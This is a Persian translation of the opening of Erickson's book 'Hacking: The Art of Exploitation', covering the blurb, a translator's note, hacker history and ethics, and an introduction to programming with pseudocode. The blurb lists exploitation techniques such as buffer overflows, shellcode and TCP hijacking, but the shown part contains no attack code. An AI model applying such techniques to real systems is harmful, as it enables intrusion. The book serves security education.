هنر اکسپلویت نویسی

تکنیک های پایه در اکسپلویت نویسی

این کتاب تئوری و روح هکینگ و علم نهان در ورای آنرا به تصویر می کشد. بعضی از تکنیک ها و حقه های اصلی در هکینگ نیز ارائه می گردند، لذا شما قادرید که چون یک هکر فکر کنید، روش های هکینگ خود را در پیش گیرید، از کدهای خود استفاده کنید و ... .

هکینگ هنرِ حل مسئله است، چه برای پیدا کردن یک راه حل غیرمعمولی برای یک مسئله سخت مورد استفاده قرار گیرد، چه برای اکسپلویت کردن حفره های موجود در برنامه نویسی های ضعیف. بسیاری از افراد خود را یک هکر می پندارند، اما عملا تعداد معدودی از آنها اصول اساسی و فنی لازم برای موفقیت یک هکر را دارا هستند. کتاب "*هنر اکسپلویت نویسی*" مفادی را که هر هکر واقعی (با هر رنگ کلاه) باید بداند بیان می دارد.

بسیاری از کتاب های به ظاهر هکینگ به شما چگونگی اجرای اکسپلویت های دیگران را بدون توضیحات واقعی از جزئیات فنی آن نشان می دهند، اما کتاب حاضر تئوری و علم نهان در هکینگ را توضیح می دهد. با فراگیری برخی از تکنیک های اساسی هکینگ، طرز فکر یک هکر واقعی را خواهید آموخت. لذا می توانید کدهای خودتان را بنویسید و تکنیک های جدیدی ابداع یا حملات مهلکی را علیه سیستم خود خنثی کنید. در اصول اکسپلویت نویسی موارد زیر را خواهید آموخت:

- اکسپلویت کردن سیستم ها با آسیب پذیری های سرریز بافر و رشته-فرمت
- نوشتن شلکدهای اسکی قابل چاپ و دگرشکل
- چیره شدن بر پشته های غیرقابل اجرا[1] با روش بازگشت به کتابخانه C
- هدایت ترافیک شبکه، پنهان کردن پورت های باز و ربودن ارتباطاتِ TCP
- کرک کردن ترافیک بی سیم و رمزشده 802.11b با حملات FMS

اگر شما مباحث هکینگ را بطور جدی دنبال می کنید، این کتاب برای شماست و مهم نیست کدام طرف دیوار ایستاده اید!

این کتاب تکنیک های غنی گوناگونی را بررسی می کند. اگرچه مفاهیم بنیادی برنامه نویسی که این تکنیک ها از آنها اقتباس شده اند در کتاب معرفی گشته است، اما آگاهی کلی از برنامه نویسی مطمئنا خواننده را در درک هر چه بهتر این مفاهیم یاری خواهد کرد. کدهای مثال در این کتاب بر روی یک کامپیوتر با پردازنده معماری x86 و سیستم عامل لینوکس اجرا شده اند. داشتن یک کامپیوتر مشابه وضعیت یاد شده به شما کمک خواهد کرد تا نتایج را خودتان مشاهده کنید و احیانا چیزهای جدیدی را امتحان و تجربه کنید.

توزیع جنتو (Gentoo) لینوکس که در این کتاب مورد استفاده قرار گرفته است از طریق آدرس http://www.gentoo.org قابل دریافت می باشد.

[1] Non-executable

سخن مترجم

کتاب پیش روی، ترجمه ای آزاد و روان از نسخه اول کتاب *Hacking: The Art of Exploitation* بر سال ۲۰۰۳، نوشته Jon Erickson است که ترجمه آزاد آن در ماه دسامبر همان سال پایان یافت. در طی ۵ سال گذشته و با عنایت به زمان آزادی که در آن دوره داشتیم، قصد به چاپ رسانیدن این اثر کردیم که با نهادها و دوستان بسیاری مشورت شد، اما نهایتا بنا به ایرادات نامناسبی از جانب وزارت ارشاد، موفق به نیل به این مهم نگشتیم. امیدوارم در بازبینی های بعدی این کتاب، این امکان فراهم گردد.

همواره به جریان آزاد اطلاعات معتقد بوده ام، لذا در تصمیمی جدید کتاب حاضر را به صورت رایگان و با لیسانس GNU GPLv3 به خوانندگان محترم هدیه می دارم و امیدوارم دیرکرد انتشار را دال بر اصول فروشی یا اصل-فروشی نگذارید. امید دارم تا در فرصت های مناسب امکان الحاق اضافات (additions)، به روز رسانی های گاه و بی گاه و تصحیح اشتباهات احتمالی مطالب این کتاب را داشته باشم. ضمنا استفاده نادرست از مطالب این کتاب بر عهده خواننده می باشد.

سعید بیکی

۳ مهر ۱۳۸۷

Saeed Beiki (cephexin [AT] gmail.com)
www.secumania.net

فهرست موضوعات

فصل ۱: مقدمه

مفهوم هکینگ ممکن است در ذهن تصاویری از خرابکاری الکترونیکی، جاسوسی و مواردی از این دست تداعی کند. بسیاری از افراد هک کردن را با شکستن قانون در ارتباط نزدیک می دانند. بنابراین در این راستا، تمام افرادی را که به فعالیت های هکینگ مجذوب گشته اند، مساوی با بزهکاران و مجرمان (الکترونیکی) می دانند. اگرچه افرادی از تکنیک های هکینگ برای قانون شکنی استفاده می کنند، اما ماهیت این علم در اصل اینگونه نیست.

ماهیت و ذات هکینگ، پیدا کردن کاربردهای غیرمعمول و دور از انتظار برای قوانین و خصوصیاتِ یک وضعیت مشخص و سپس اعمال آنها در قالب روش های جدید جهت حل آن مسئله است. یک مسئله ممکن است عدم دستیابی به یک سیستم کامپیوتری باشد یا پیدا کردن روشی که بتوان با استفاده از تجهیزات تلفنی قدیمی، یک سیستم مدل Rail Road را کنترل کرد. معمولا هکینگ راه حل چنین مسائلی را به طریق منحصر بفردی ارائه میکند که با روش های متعارف و سنتی بسیار تفاوت دارد.

در اواخر دهه ۱۹۵۰ میلادی، به باشگاهِ MIT Model Railroad هدیه ای داده شد که قسمت عمده آن، ابزار قدیمی تلفن بود. اعضای این باشگاه از تجهیزات فوق جهت فریب دادن یک سیستم پیچیده استفاده کردند که به چندین متصدی (operator) اجازه کنترل قسمت های مختلف خط را با شماره گیری به قسمت مناسب می داد. آنها این استفاده مبتکرانه و جدید از تجهیزات را هکینگ ***(Hacking)*** نامیدند و بسیاری این گروه را هکرهای اولیه قلمداد می کردند. آنها به برنامه نویسی روی پانچ کارتها و *نوارهای تلگرافی (ticker tape)* در کامپیوترهای اولیه مانند IBM 704 و T.X-0 روی آوردند؛ در حالیکه دیگران تنها به نوشتن برنامه هایی می پرداختند که صرفا بتواند *مشکلات را حل کند*. اما برای اینکه هکرهای اولیه بتوانند برنامه ها را *بخوبی* بنویسند، خود را درگیر چالش های بسیاری می نمودند، برنامه ای که با تعداد پانچ کارتهای کمتر بتواند همان نتایج را حاصل دهد. تفاوت کلیدی بین این دو راهبرد، ریزه کاری برنامه در نیل به نتایج بود.

توانایی کاهش تعداد پانچ کارتها برای یک برنامه، نوعی سلطه هنری بر کامپیوتر بود. آنهایی که این هنر را درک میکردند، این توانایی را مورد تحسین و قدردانی قرار می دادند. هکرهای اولیه برنامه نویسی را از وظیفه ای مهندسی به یک قالب هنری تبدیل کردند. این هنر نیز مانند دیگر هنرها توسط افرادی که آنرا درک می کردند مورد تقدیس و تقدیر قرار می گرفت و افراد نا آگاه هم چیزی از آن سر در نمی آوردند.

این روش برنامه نویسی یک خرده فرهنگ غیررسمی را بوجود آورد که دوستداران زیبایی هک را از بی توجهان نسبت به آن تمییز می داد. این خرده فرهنگ بشدت بر یادگیری هرچه بیشتر و بدست آوردن سطوح تسلط بالاتر متمرکز بود. آنها معتقد بودند که اطلاعات بایستی آزاد (رایگان) باشد و با هر چیزی که در مسیر این آزادی قرار میگیرد برخورد شود. موانعی همچون مقامات مسئول، بوروکراسی کلاس های درسی و تبعیض به آزاد نبودن اطلاعات دامن می زدند. در دریایی از دانشجویان فارغ التحصیل، این گروه غیررسمی از هکرها بجای فکر کردن به هدف کهنه ی بدست آوردن درجات (نمرات) بالاتر، به فکر افزایش اطلاعات خود بودند. این کشش دائم جهت یادگیری و کشف برتری بر محدودیت های رسمی و سنتی منجر به پذیرش یک دانش آموز دوازده ساله در گروه آنها شد. این دانش آموز اطلاعات خوبی در مورد mainframe های TX-0 داشت و علاقه بسیاری به آموختن نشان می داد. سن، نژاد، جنسیت، ملیت، محل زندگی، شکل ظاهری، مذهب، درجه آکادمیک و وضعیت اجتماعی به عنوان معیار اصلی برای قضاوت در مورد دیگران نبود و این نه به دلیل برابری طلبی، بلکه به دلیل تمایل در جهت پیشرفت هنر جدید الولاده هکینگ بود.

هکرها، شکوه و عظمتی را در علوم خشک و قراردادی ریاضی و الکترونیک پیدا کردند. آنها برنامه نویسی را در قالب تجلی هنری می دیدند و کامپیوتر ابزار و اسباب هنری آنها بود. این ارزش های منبعث از دانش در نهایت

تحت عنوان *اخلاق هکری (Hacker's Ethic)* نامگذاری شد. اخلاق هکری به معنی ستودن منطق به عنوان یک ابزار هنری و ترقیب جریان آزاد اطلاعات، بر طرف کردن مرزها و محدودیت های قراردادی به منظور فهم بهتر دنیا بود. این یک رویداد جدید نبود؛ پیروان فیثاغورس در یونان باستان نیز دارای اخلاقیات و خرده فرهنگ های مشابهی بودند، گرچه به کامپیوتر دسترسی نداشتند. آنها زیبایی را در ریاضیات می دیدند و بسیاری از مفاهیم اساسی و اصلی را در علوم هندسه کشف کردند. تشنگی و اشتیاق آنها برای کسب و یافته های آنها در طول تاریخ (از فیثاغورس تا آدا لوبلاس، آلن ترینگ و هکرهای باشگاه MIT Model Railroad) باقی می ماند. پیشرفت علوم کامپیوتری همچنان ادامه می یابد و به افرادی مانند ریچارد استالمن (Richard Stallman) و استیو وسنیاک (Steve Wozniak) می رسد. این هکرها برای ما سیستم عامل های مدرن، زبان های برنامه نویسی، کامپیوترهای شخصی مدرن و پیشرفت های فنی بسیاری را که هر روز مورد استفاده قرار می گیرند، به ارمغان آوردند.

بنابراین چگونه می توان بین هکرهای خوب (که برای ما پیشرفت های فنی را به ارمغان می آوردند) و هکرهای مضر (که اطلاعات ما را سرقت می کنند) تمایز قائل شد؟! به این صورت واژه *کِرَکِر (Cracker)*، خطاب به هکرهای مضر استفاده شد، تا آنها را از هکرهای خوب و مفید متمایز سازد. روزنامه نگارها و نویسنده ها هر روزه اذعان به بد بودن کرکرها می کردند، در حالیکه هکرها افرادی مفید و خوب بودند. هکرها در اخلاق هکری راست و پابرجا ماندند، اما کرکرها تنها علاقه مند به شکستن قانون بودند. کرکرها در مقابل هکرها با استعدادهای بیشتری به نظر می آمدند، ولی در حقیقت آنها از ابزارها و اسکریپت هایی که هکرها نوشته و طراحی کرده بودند استفاده می کردند. عنوان کرکر به فردی که کاری غیراخلاقی با کامپیوتر انجام می داد اطلاق می شد- کپی کردن نرم افزارها به صورت غیر قانونی، deface کردن وب سایتها و بدتر از همه این که خود نمی دانستند، چه می کنند. اما امروزه افراد معدودی از این کلمه برای این منظور استفاده می کنند.

نبودن عبارات همه فهم ممکن است ناشی از تعاریف نامناسب آن عبارات باشد- کلمه کرکر در اصل برای توصیف افرادی بکار می رفت که نرم افزارهای کپی رایت را کرک و الگوهای محافظت از کپی[2] را مهندسی معکوس میکردند. عبارت کرکر ممکن است بسادگی از تعریف جدیدش سرچشمه گیرد که هم به گروهی از افراد که به صورت غیرقانونی با کامپیوتر کار می کنند و هم به افرادی که نسبتا هکرهای خام و بی تجربه هستند، اطلاق می شود. چندی از روزنامه نگاران حس کردند که مجبور به نوشتن در مورد گروهی بی تجربه (تحت عنوان کرکر) هستند که عموم مردم با آنها نا آشنا می باشند. واژه **Script Kiddie** نیز به کرکرها اطلاق می شد، اما به معنای مصطلح روزنامه نگاران نبود. هنوز عده ای استدلال می کنند که بین هکرها و کرکرها تمایز وجود دارد. اما من معتقد هستم که هرکسی که دارای روح هکری است، یک هکر است، صرفنظر از اینکه آیا او قانون شکنی می کند یا خیر.

قوانین مدرن با محدود کردن رمزنگاری[3] و تحقیقات در این راستا، مرز بین هکر و کرکر را باز هم روشن تر میسازند. در سال ۲۰۰۱، پروفسور ادوارد فلتن (Edward Felten) و تیم تحقیقی اش از دانشگاه پرینستون بر آن بودند که نتایج تحقیقاتشان را منتشر کنند- مقاله ای که ضعف های طرح های مختلف ***Digital Watermarking*** را به تصویر می کشید.

این مقاله در جواب به چالش طلبی *شرکت موسیقی دیجیتال ایمن (SDMI)* ارائه گردید که عموم مردم را در جهت شکستن این طرح های آبکی (ضعیف) تشویق می نمود. قبل از اینکه آنها این مقاله را منتشر کنند، هم بنیاد SDMI و هم بنیاد *نهاد ضبط رویه های آمریکا (RIAA)* را تهدید کرده بودند. ظاهرا قوانین *کپی رایت دیجیتالی هزاره (DMCA)* در سال ۱۹۹۸، بحث یا تامین تکنولوژی را که امکان استفاده از آن جهت دور زدن کنترل های مصرفی

---

[2] Copy Protection Schemes
[3] Cryptography

صنعتی باشد منع می کرد. این همان قانونی است که علیه دمیتری اسکلیاروف (Dmitry Sklyarov)، برنامه نویس و هکر روسی استفاده شد. او نرم افزاری را جهت فائق آمدن بر رمزنگاری ساده ی نرم افـزار شـرکت Adobe نوشـته بود و یافته هایش را در یک همایش هکری در آمریکا ابراز کـرده بـود. FBI بـسرعت او را توقیـف کـرد و بـه ایـن ترتیب یک نبرد طولانی مدت قانونی سر گرفت. بر اساس قانون، پیچیدگیِ کنترل های مصرفی صنعتی مهم نیـست- از لحاظ فنی، مهندسی معکوس یا حتی بحث در مورد ***Pig Latin*** (زبان شبه-لاتینی که هکرها و گاهی اوقات پلیسها از آن استفاده می کنند)، در صورتی که از آنها به عنوان یک کنترل مصرفی صنعتی استفاده شود، ممنوع بود. با توجـه به مطالب پیش گفته هکرها و کرکرها چه کسانی هستند؟ هنگامی که قوانین در صحبت آزادانـه دخالـت دارنـد، آیـا کرکرهای خوب که نظرشان را ابزار می کنند بد می شوند؟ معتقدم که روحیه هکری بر قـوانین دولتـی برتـری دارد، همچنان در هر گروه اطلاعاتی، همیشه افرادی وجود داشته اند که از این اطلاعات برای اجرای اهداف شـوم اسـتفاده کرده باشند.

دانشمندان فیزیک هسته ای و بیوشیمی را می توان برای قتل و غارت به کار گمارد، اما هنوز آنها بـرای مـا مهمتـرین پیشرفت علمی و داروهای مدرن را به ارمغان می آورند. هیچ چیز خوب یا بدی راجع به خود اطلاعات و دانش وجـود ندارد؛ اخلاق، در کاربرد آن دانش نهفته است. حتی اگر ما بخواهیم نمی تـوانیم دانـش را متوقـف کنـیم، مثـل توقـف چگونگی تبدیل مواد به انرژی یا توقف جریان پیوسته در پیشرفت فناوریِ جامعه. به همان ترتیـب روحیـه هکـری را نمی توان هرگز متوقف کرد، حتی نمی توان بسادگی آنرا طبقه بندی یا کالبد شکافی کرد. هکرها دائما محدودیت ها را کنار می زنند، لذا ما را به سوی اکتشاف هر چه بیشتر هدایت می کنند.

متاسفانه کتاب هایی با عنوان کتاب های هک وجود دارند که چیزی جز خلاصه ای از تجربیات افـراد دیگـر نیـستند. آنها به خواننده طرز استفاده از ابزار موجود در یک CD را می آموزند، بدون توضیح تئوری پنهان در این ابزار و لـذا فردی را تربیت می کنند که فقط در استفاده از ابزار دیگران تبحر دارد! این افراد قادر به فهم این ابزار یا تولید ابزار جدیدی نیستند. شاید واژه های **Script Kiddie** کاملا در خور و شایسته آنها باشد.

هکرهای واقعی پیشگام هستند: آنها که متدها را پایه گذاری کرده و ابزاری را می سازند که در CD هـای یـاد شـده قرار می گیرند. صرف نظر از قانون و با فکر منطقی بدیهی است که برای هر اکسپلویتی که یـک فـرد در یـک کتـاب می خواند، یک *اصلاحیه (patch)* برای مقابله با آن وجود دارد. یک سیستم کاملا اصلاح شده (patch شده) در مقابـل این نوع حملات خاص مصون می باشد. نفوذگرانی که بدون ابداع و نوآوری، تنها از این تکنیک ها استفاده مـی کننـد، محکوم به شکار حیوانات ضعیف و احمق هستند. هکرهای واقعی می توانند حفره های امنیتی و ضعف های موجود در نرم افزارها را پیدا کرده و برای آنها اکسپلویت بنویسند. اگر آنها تصمیم بگیرند که این آسیب پذیری ها را بـه یـک فروشنده (که آن نرم افزار را ارائه می کند) گزارش ندهند، آنگاه می تواننـد از اکـسپلویت هایـشان بـرای حملـه بـه سیستم های کاملا اصلاح شده استفاده کرده و به آنها دست یابند.

لذا اگر هیچ اصلاحیه ای وجود نداشته باشد، چه چیز می تواند هکرها را از یافتن حفره های جدیـد در نـرم افزارهـا و اکسپلویت کردن آنها منع کند؟ جواب این سوال در حقیقت دلیل وجود تیم های تحقیقی امنیتی است که هـدف آنهـا سعی در یافتن این حفره ها و گوشزد کردن آنها به فروشنده ها است، قبل از اینکه توسط هکرها اکـسپلویت شـوند. یک سیرتکامل سودمند بین هکرهایی که سیستم ها را امن کرده (هکرهای مدافع) و آنهایی که به آنها نفوذ می کنند (هکرهای مهاجم) وجود دارد. این رقابت برای ما امنیتی بیشتر و نیز تکنیک های حمله پیچیده تر و ماهرانـه تـری را به ارمغان می آورد. مقدمه وجودی و پیشرفت *سیستم های تـشخیص نفـوذ (IDS)*، نخـستین نمونـه از ایـن رونـد در پیشرفت محصولات شرکت ها است. هکرهای مـدافع سیـستم هـای تـشخیص نفـوذ را تولیـد مـی کننـد و در مقابـل، هکرهای مهاجم تکنیک های *اجتناب از سیستم های تشخیص نفـوذ (IDS Evasion)* را رشـد و توسـعه مـی دهنـد.

نتیجه تمام این تقابل ها، تولید سیستم های تشخیص نفوذ بهتر، بزرگتر و قوی تر خواهد بود. نتیجه نهایی این تقابل، مثبت است چرا که این تعامل، انسان های باهوش تر، امنیت بالاتر، نرم افزار قدرتمندتر، تکنیک های حل مسئله ی مبتکرانه تر و حتی یک اقتصاد جدید را بدنبال می آورد.

قصد این کتاب آموختن روح واقعی هکینگ است. این کتاب تکنیک های مختلف پایه در هکینگ را بررسی و کالبدشکافی می کند و خواننده چگونگی ها و دلیل کارکرد این تکنیک ها را درک خواهد کرد. به این طریق با عرضه این اطلاعات، خواننده به درک عمیقی از مفاهیم هکینگ خواهد رسید که ممکن است او را به ارتقاء تکنیک های حاضر یا حتی نوآوری تکنیک های جدید سوق دهد. امیدوارم این کتاب ذات کنجکاوی را در شما تحریک کرده و صرف نظر از اینکه کدام طرف دیوار ایستاده اید (هکر مهاجم می شوید یا هکرمدافع)، به طریقی شما را برای شرکت در هنر هکینگ برانگیزد.

فصل ۲: برنامه نویسی

۱۹۸۵

کلمه هکر هم به افرادی که کدنویسی (حملات) می کنند اطلاق می شود و هم به افـرادی کـه آن کـدها را اکـسپلویت می کنند. حتی با وجود اهداف متفاوت آنها، هر دو گروه از تکنیک های حل مسئله مشابهی استفاده مـی کننـد. چـون فهم برنامه نویسی در اکسپلویت کردن برنامه ها مفید است و بعکس، فهم روش های اکسپلویت کردن برنامه هـا بـه فهم برنامه نویسی نیز کمک می کند، لذا هکرها معمولا هر دو کار را در کنار هم انجـام مـی دهنـد. مـوارد جـالبی در تکنیک های کدنویسی *ظریف (elegant)* و نیز تکنیک های مورد استفاده جهت اکسپلویت کـردن برنامـه هـا وجـود دارد. علم Hacking در اصل فرآیند یافتن راه حل زیرکانه برای یک مسئله است.

اکسپلویت های برنامه ای جهت نیل به نتایج مورد نظر (که معمولا روی دور زدن تـدابیر امنیتـی متمرکـز مـی شـوند) معمولا در استفاده از قوانین کامپیوتری در روشهای ناشناخته پیوند می خورنـد. در نوشـتن برنامـه هـا از فراینـدهای یکسانی استفاده می شود (اینکه آنها نیز قوانین کامپیوتری را به طرق جدید و ابداعی اسـتفاده مـی کننـد)، امـا هـدف نهایی در تمام موارد دستیابی به بهترین و موثرترین روش ممکن جهت انجام یک عمل معین است. برنامـه هـای بـی شماری را می توان برای انجام یک عمل معین نوشت، اما بسیاری از راه حل ها در این برنامه ها بطور غیرلازم بزرگ، پیچیده و نامرتب هستند. راه حل های کمی در این بـین کوچـک، کـارا و مرتـب هـستند. ایـن خـصوصیت از برنامـه، *ظرافت (elegance)* نام دارد و راه حل های عاقلانه و مبتکرانه که ما را به این سطح از کارایی سوق مـی دهنـد، هـک *(hack)* نامیده می شوند. هکرها در هر گرایشی از دو جنبه برنامه نویسی (کدنویـسی یـا اکـسپلویت کـردن آن) کـه باشند، زیبایی موجود در کدهای ظریف و قوه ابتکار موجود در هک های عاقلانه را ستایش می کنند.

به علت رشد ناگهانی قدرت محاسباتی و جوشش مراکز اقتصادی در اینترنت، اهمیت کمتری به هکهای عاقلانه و کـد ظریف داده شده است. در این میان تنها هدف رسیدن هرچه سریع تر و ارزان تر به کد عملیاتی[۴] است. صرف کردن ۵ ساعت وقت بیشتر جهت تولید یک کد سریع تر و کاراتر از لحاظ حافظه ای، که در پردازنده هـای مـدرن مـشتری ها فقط از هدر رفتن تعداد میلی ثانیه های کمی جلوگیری می کند و شـاید کمتـر از یـک درصـد از میلیـون هـا بایـت حافظه ای که در کامپیوترهای آنها در دسترس است باشد، از دید تجاری قابل قبول نیست. زمانی که دلیل اصلی پـول باشد، صرف زمان روی هک های عاقلانه تر برای بهینه سازی کد معقول نیست.

در این بین فقط هکرها به اهمیت برنامه نویسی ظریف پی برده اند: علاقه مندان بـه کـامپیوتر کـه هـدف نهـایی آنهـا منفعت نیست، بلکه هدف آنها فشرده کردن هر چه ممکن از هر بیت از کد عملیاتیِ کمـودور ۶۴ اسـت؛ اکـسپلویت نویسانی که احتیاج به نوشتن تکه کدهای کوچک و حیرت آوری دارند که از کوچکترین حفره هـای امنیتـی اسـتفاده کند؛ و هر کسی که حرفه و چالشِ یافتن بهترین راه حل را برای یک مـسئله سـتایش مـی کنـد. ایـن گـروه از مـردم هستند که درباره مسائل برنامه نویسی مهیج شده و واقعا زیبایی موجود در یک تکه کد ظریف یا قـوه ابتکـار موجـود در یک هک زیرکانه را می ستایند. چون فهم برنامه نویسی پیش نیازِ فهم چگونگی اکسپلویت کردن برنامه ها است، لذا برنامه نویسی نقطه شروع مناسبی به نظر می رسد.

---

[4] – Functional Code

۲,۱. برنامه نویسی چیست؟

برنامه نویسی یک مفهوم طبیعی و نگرشی است. یک *برنامه (program)* چیزی جز یک سری از جملات و دستورات نوشته شده در یک زبان برنامه نویسی خاص نیست. برنامه ها همه جا وجود دارند، حتی در سراسر دنیا نیز افراد از برنامه های روزانه خود استفاده می کنند. دستور العمل رانندگی، دستور العمل آشپزی، بازی کردن فوتبال و حتی سلول ها و DNA های بدن نیز برنامه هایی هستند که در زندگی انسان نقش دارند. یک برنامه نمونه برای دستورات رانندگی می تواند چنین باشد:

> از خیابان اصلی که کمی جلوتر در سمت راست است شروع کنید. به رانندگی خود ادامه دهید تا زمانی که یک کلیسا در سمت راست خود ببینید. اگر خیابان به خاطر ساخت و ساز مسدود بود، به سمت راست در خیابان پانزدهم، سپس به سمت چپ در خیابان کاج، نهایتا به سمت راست در خیابان شانزدهم بپیچید. اگر خیابان مسدود نبود به مسیر خود ادامه بدهید تا به خیابان شانزدهم برسید، سپس به سمت راست در آن خیابان بپیچید. در خیابان شانزدهم به حرکت خود ادامه دهید و به سمت در جاده مقصد بپیچید. در جاده مقصد به میزان ۵ مایل برانید و به خانه ای که در سمت راست است برسید. پلاک آن خانه ۷۴۳ است.

هرکس که پارسی بداند می تواند این دستورات و جهت های رانندگی را دنبال کند. اگرچه این دستورات شیوا نیستند، اما هر دستور واضح و به راحتی قابل دارک است (حداقل برای کسی که پارسی می داند).

اما یک کامپیوتر ذاتا زبان پارسی یا انگلیسی را نمی فهمد، بلکه فقط *زبان ماشین (machine language)* را درک می کند. برای فرمان دادن به کامپیوتر جهت انجام یک کار، باید این فرمان ها (دستورات) به زبان قابل فهم کامپیوتر (زبان ماشین) نوشته شوند. اما کارکردن با زبان ماشین دشوار می باشد و شامل بیت ها و بایت های خامی است که از یک معماری به یک معماری دیگر تفاوت دارد. لذا جهت نوشتن یک برنامه به زبان ماشین برای یک پردازنده اینتل x86، شخص باید ارزش و مقدار مرتبط به هر دستور، چگونگی تاثیرات دستور و تقابل اثر آن و جزئیات سطح پائین بی شمار دیگری را بداند. برنامه نویسی در چنین شرایطی سخت و طاقت فرسا و مسئله نگرش در آن وجود ندارد (یعنی به صورت مستقیم امکان درک و نوشتن برنامه هایی با کارکردهای پیچیده تر وجود ندارد).

ماهیت مورد نیاز جهت چیرگی بر پیچیدگی نوشتن زبان ماشین، *مترجم (translator)* است. یک *اسمبلر (assembler)* یک نوع مترجم زبان ماشین است؛ برنامه ای که *زبان اسمبلی (assembly)* را به *کدهای قابل خواندن و فهم برای ماشین (machine-readable)* تبدیل می کند. زبان اسمبلی، به دلیل استفاده از *نام ها* برای دستورات و متغیرهای مختلف، کم رمز و راز تر از زبان ماشین است که فقط از اعداد (صفر و یک) استفاده می کند. با این وجود زبان اسمبلی نیز هنوز دور از درک مستقیم است. نام دستورها در زبان اسمبلی بسیار مبهم است (البته روش هایی برای غلبه بر این مسئله وجود دارند) و خود این زبان نیز وابسته به معماری پردازنده[5] است. یعنی همان طور که زبان ماشین در پردازنده اینتلx86 با زبان ماشین در پردازنده Sparc متفاوت است، زبان اسمبلیx86 نیز با زبان اسمبلی Sparc متفاوت خواهد بود. برنامه اسمبلی نوشته شده در یک معماری پردازنده روی دیگر معماری های کار نخواهد کرد. اگر یک برنامه در زبان اسمبلیx86 نوشته شده باشد، برای اجرا روی معماری Sparc باید مجددا بازنویسی شود. بعلاوه جهت نوشتن یک برنامه موثر در زبان اسمبلی، شخص باید جزئیات سطح پائین بسیاری را از معماری پردازنده بداند.

[5] Architecture-Specific

این مشکلات را می توان بوسیله نوع دیگری از مترجم ها با نام *کامپایلر (compiler)* رفع کـرد. کامپـایلر یـک زبـان سطح بالا[6] را به زبان ماشین تبدیل می کند. زبان های سطح بالا خاصیت درک مستقیم بیشتری نسبت به زبان اسمبلی دارند و می توانند به انواع گوناگونی از زبان ماشین برای معماری های مختلف پردازنده تبدیل شوند. در این صـورت اگر برنامه ای در یک زبان سطح بالا نوشته شود، فقط یک بار نیاز به نوشتن دارد، چرا که همان قطعه کد را می تـوان با یک کامپایلر به زبان ماشین برای معماری های مختلف ترجمـه (کامپایـل) کـرد. C، C++ وFORTRAN از جملـه زبان های سطح بالا هستند.

نسبت به زبان اسمبلی یا ماشین، یک برنامه نوشته شده در یک زبان سطح بالا قابل خواندن بالاتری دارد و بـسیار بـه زبان انگلیسی شبیه است. اما با این حال هنوز باید از قوانین سرسختانه در نوشتن دستورها پیروی شـود (syntax)، و در غیر این صورت کامپایلر قادر به فهم آن نخواهد بود.

برنامه نویس ها گونه ای از زبان برنامه نویسی را در اختیار دارند که از آن تحت عنوان *شبه-کـد (Pseudo-Code)* یاد می شود. شبه کد تقریبا مانند الگوریتم نویسی است و در آن کلمات و جملات با زبـان انگلیـسی یـا زبـان مـادری برنامه نویس و با ساختاری مشابه یک زبان سطح بالا مرتب می شوند. این زبان را هیچ کدام از کامپایلرها یا اسمبلرها یا حتی خود کامپیوتر نمی شناسند (پس در حقیقت زبان برنامه نویسی نیست). امـا بـرای برنامـه نویـسان راه مفیـدی است جهت مرتب کردن و سازماندهی کردن دستورات (جملات). شبه کد به درستی درک نـشده اسـت و بـسیاری از افراد شبه کد را با کمی تفاوت می نویسند، یعنی هر کس یک شبه کد می نویسد که فقط برای خودش قابل فهم باشد (اما به هر حال یک شبه کد است). این زبان به عنوان یک واسط بین زبان برنامه نویس (مثل انگلیسی، پارسی یا ...) و یک زبان سطح بالا (مثل C) عمل می کند. دستورالعمل های رانندگی که در بالا یاد شد، اینک به فرم شبه کـد تبـدیل شده اند که می تواند به این صورت باشد:

```
Begin going east on Main street;
Until (there is a church on the right)
{
   Drive down Main;
}
If (street is blocked)
{
   Turn(right, 15th street);
   Turn(left, Pine street);
   Turn(right, 16th street);
}
else
{
   Turn(right, 16th street);
}
Turn(left, Destination Road);
For (5 iterations)
{
   Drive straight for 1 mile;
}
Stop at 743 Destination Road;
```

همان طور که قبلا ذکر شد هر فرد می تواند در شبه کد از زبان مادری خود نیز استفاده کند. بنـابراین شـاید جمـلات فوق برای یک برنامه نویس ایرانی (با زبان پارسی) به شکل زیر باشد:

در خیابان اصلی به سمت شرق برو؛

تا زمانی که (در سمت راست یک کلیسا دیده می شود)

}

در خیابان اصلی حرکت کن؛

[6] High Level Language (HLL)

{

اگر (جاده مسدود شده بود)

}

دور_بزن(راست، خیابان پانزدهم)؛

دور_بزن(چپ، خیابان کاج)؛

دور_بزن(راست، خیابان شانزدهم)؛

{

وگرنه

}

دور_بزن(راست، خیابان شانزدهم)؛

{

دور_بزن(چپ، جاده مقصد)؛

برای (۵ بار تکرار)

}

به مسافت ۱ مایل به سمت مستقیم حرکت کن؛

{

در جاده مقصد ۷۴۳ توقف کن؛

همان طور که در جملات قبل ذکر شد (و احتمالا با نگاه به جملات پارسی فوق دریافتید)، چون ارتباط نامحسوسی بین زبان های برنامه نویسی سطح بالا و زبان انگلیسی وجود دارد، بهتر است در نوشتن شبه کد از زبان انگلیسی استفاده کنیم. پرواضح است که در این موارد زبان پارسی، آنطور که باید، بمانند زبان انگلیسی، کشش و کارآیی لازم را ندارد.

واضح است که هر دستورالعمل به خطوطی تبدیل شده و روند اجرایی و کنترل منطقی آنها، به ساختارها و ترکیب های کنترلی واگذار شده است. بدون ساختار های کنترلی، برنامه صرفا یک سری دستورات متوالی است (در آن تصمیم گیری، کنترل حوادث و شرط های منطقی و ... وجود ندارد). اما دستورالعمل های رانندگی ما در مثال فوق، به آن سادگی نبودند. آنها، شامل جملاتی مانند موارد زیر هستند:

"تا زمانی که در سمت راست یک کلیسا دیده می شود در خیابان اصلی حرکت کن."

"اگر خیابان به دلیل ساخت و ساز مسدود شده است، آنگاه ..."

این جملات تحت عنوان *ساختارهای کنترلی (control structure)* شاخته می شوند که روند اجرای برنامه را از حالت متوالی به جریانی پیچیده تر و مفید تر تبدیل می سازد بطوریکه در آن امکان انتخاب و کنترل حوادث نیز وجود دارد.

